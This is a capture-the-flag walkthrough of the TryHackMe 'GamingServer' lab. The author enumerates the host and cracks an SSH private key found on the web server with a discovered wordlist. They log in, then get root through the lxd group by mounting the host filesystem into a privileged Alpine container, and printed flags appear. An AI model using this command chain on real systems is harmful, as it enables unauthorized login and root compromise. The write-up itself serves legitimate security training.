GamingServer

https://tryhackme.com/r/room/gamingserver

▼ USER_FLAG{ } :

1. we get the target ip which is 10.10.73.9
2. after doing an port scan →


`nmap -sC -sV 10.10.73.9 >> nmap.txt`

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-67-66:~# cat nmap.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-25 11:46 BST
Nmap scan report for ip-10-10-73-9.eu-west-1.compute.internal (10.10.73.9)
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
MAC Address: 02:BD:7B:3D:E3:15 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
```

3. there are only two ports open ssh and http
4. if we go to that IP we can find a website



5. and in the dev tools we can have a potential user name which is john
6. for finding hidden files and directories we can use

`gobuster dir -u http://10.10.73.9 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -x .html,.php,.txt`


7. we found some directories

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:                     http://10.10.73.9
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:            200,204,301,302,307,401,403
[+] User Agent:              gobuster/3.0.1
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2024/04/25 11:58:09 Starting gobuster
===============================================================
/about.html (Status: 200)
/about.php (Status: 200)
/index.html (Status: 200)
/robots.txt (Status: 200)
/uploads (Status: 301)
/myths.html (Status: 200)
/secret (Status: 301)
===============================================================
2024/04/25 12:03:40 Finished
===============================================================
```


8. `/about.html (Status: 200)`
   `/about.php (Status: 200)`
   `/index.html (Status: 200)`
   `/robots.txt (Status: 200)`

```
/uploads (Status: 301)
/myths.html (Status: 200)
/secret (Status: 301)
```


8. In the `/secret` directory, we have a file named `secretKey` which contains a private key. We have SSH installed on the target machine. This could be the private SSH key of user `john`.
9.




10. but this thing is password protected
11. We also have a `/uploads` which contains some interesting files.



Of course we need to check the `meme.jpg` first :D



We also have a "The Hacker Manifesto" which looks pretty neat!



There is another file named `dict.lst` which looks like a wordlist. Let's download this to our system. We can use this wordlist to crack the private key!

12. User Shell

    We can use John the Ripper tool to crack the password for the private key of user `john`.

    We need to convert the `secretKey` into a format that John can understand.We will be using `ssh2john.py` for this.

    I'll save the output in `hash.txt` and then we can crack the password with the wordlist we found using John the Ripper.

```
┌──(bc-here㉿kali)-[~]
└─$ ssh2john secretekey > hash.txt

┌──(bc-here㉿kali)-[~]
└─$ cat hash.txt
secretekey:$sshng$1$16$82823EE792E75948EE2DE731AF1A0547$1200$4f
4f298711f83fe3cb6fbf6709cd12ac138f065074577a632c96dfda129b65acc
4e7f21de334d3b023bcaaab3aaafe5090c5d51acefb1769122da7f1d2625d72
40a31114b2b1b50a61c7271649c1d43c2e244c43fdeac64622c160e1ae31ab5
10dfdf09e5561042d745161fda6220eba934d4a48d26eb2313a058984872913
d29b2f2bb2820936dcdceeb299db530656a28e5fbe0fa312046e77dd2ce1d0c
09971a86b35dddc878546d181ebe1cb0e5f15443cf5ff889985a7c30b682284
d5df90d7c5591590c6f2ad8869522e6cb03cfe4e1e7bf49b36f5e901b412cd4
109da0c3788baf01a1915005ca0968eb9f9cb9130b4847c4ded3fedfd0bdc68
981af131671def2e983371e42ab91a960dd4152d7d6158aad906727bf32d224
bc13a8e3f45d68eab9f58d1085d7229c1715cb6965a110702e342e96c11930e
1cb6777ecacd2a0da5395799e4ff76b91e4da3fa616453cfc21e83e7e656db2
```

```
root@ip-10-10-202-121:~#
root@ip-10-10-202-121:~# john --wordlist=dict.lst hash.txt
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (secretekey)
1g 0:00:00:00 DONE (2024-04-27 20:25) 100.0g/s 22200p/s 22200c/s 22200C/s baseball..starwars
Session completed.
```

We got the password for the private key. Now we can login via SSH and read the user flag!

13. Now we ave to use `ssh -i secretKey` `john@10.10.215.18`

```
root@ip-10-10-202-121:~# ssh -i secretKey john@10.10.215.18
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 27 19:38:50 UTC 2024

  System load:  0.0               Processes:           97
  Usage of /:   41.6% of 9.78GB   Users logged in:     0
  Memory usage: 27%               IP address for eth0: 10.10.215.18
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

in this form we need to give te secretKey 600 chmod permissio (600 permissions means that **only the owner of the file has full read and write access to it**.)

ssh private key needs 600 permission

▼ ROOT_FLAG{ }:

1. We have a shell as user `john` and now we need to find a way to escalate our privileges to root.

If we use the `id` command, we can see that the user `john` is a part of the `lxd` group.

```
File  Edit  View  Search  Terminal  Help
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$
```

LXD is a lightweight container hypervisor which allows to run linux containers. If a member is part of the `lxd` group, it can escalate its privileges to user `root` irrespective of the fact that it has sudo permissions or not.

I found this guide related to `lxd` privilege escalation. We need to build an `alpine` image and then we can mount the `/root` directory of the target machine to the `/mnt` directory of a `lxd` container.

2. First we need to build the image in our own machine:

```
git clone https://github.com/saghul/lxd-alpine-builder.g
it
cd lxd-alpine-builder
./build-alpine
```

This will create a `.tar.gz` compressed image similar to this:

Next we need to copy the compressed file to the target machine and then import the image using `lxc`.

```
john@exploitable:~$ lxc image import ./alpine-* --alias
myimage
Image imported with fingerprint: cd73881adaac667ca352997
2c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

```
john@exploitable:~$ lxc image list
+---------+--------------+--------+---------------------
----------+--------+--------+---------------------------
--+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION
|  ARCH  |  SIZE  |         UPLOAD DATE         |
+---------+--------------+--------+---------------------
```

```
----------+--------+--------+---------------------------
--+
| myimage | cd73881adaac | no     | alpine v3.13 (202102
18_01:39) | x86_64 | 3.11MB | Jan 7, 2023 at 6:10pm (UT
C) |
+---------+--------------+--------+--------------------
----------+--------+--------+---------------------------
--+
john@exploitable:~$ lxc init myimage image -c security.p
rivileged=true
Creating image
```

```
john@exploitable:~$ lxc config device add image mydevice
disk source=/ path=/mnt/root recursive=true
Device mydevice added to image
```

```
john@exploitable:~$ lxc start image
```

Our container has been created. Now we can simply start the container and read our final flag in the `/mnt/root/root` directory!

```
john@exploitable:~$ lxc exec image /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root/
/mnt/root/root # cat root.txt
********************************
```

3. In the middle section you have to run a simple http server and the you have to wget with your machines ip address tun0 in the target machine.s

```
┌──(bc-here㉿kali)-[~/CTF{}/lxd-alpine-builder]
└─$ ls
LICENSE  README.md  alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine

┌──(bc-here㉿kali)-[~/CTF{}/lxd-alpine-builder]
└─$ sudo  python -m SimpleHttpServer 80
[sudo] password for bc-here:
/usr/bin/python: No module named SimpleHttpServer

┌──(bc-here㉿kali)-[~/CTF{}/lxd-alpine-builder]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.215.18 - - [27/Apr/2024 16:04:25] "GET / HTTP/1.1" 200 -
10.10.215.18 - - [27/Apr/2024 16:06:00] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

at last !

```
/mnt/root/root # cat root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
```

Alhumdulillah!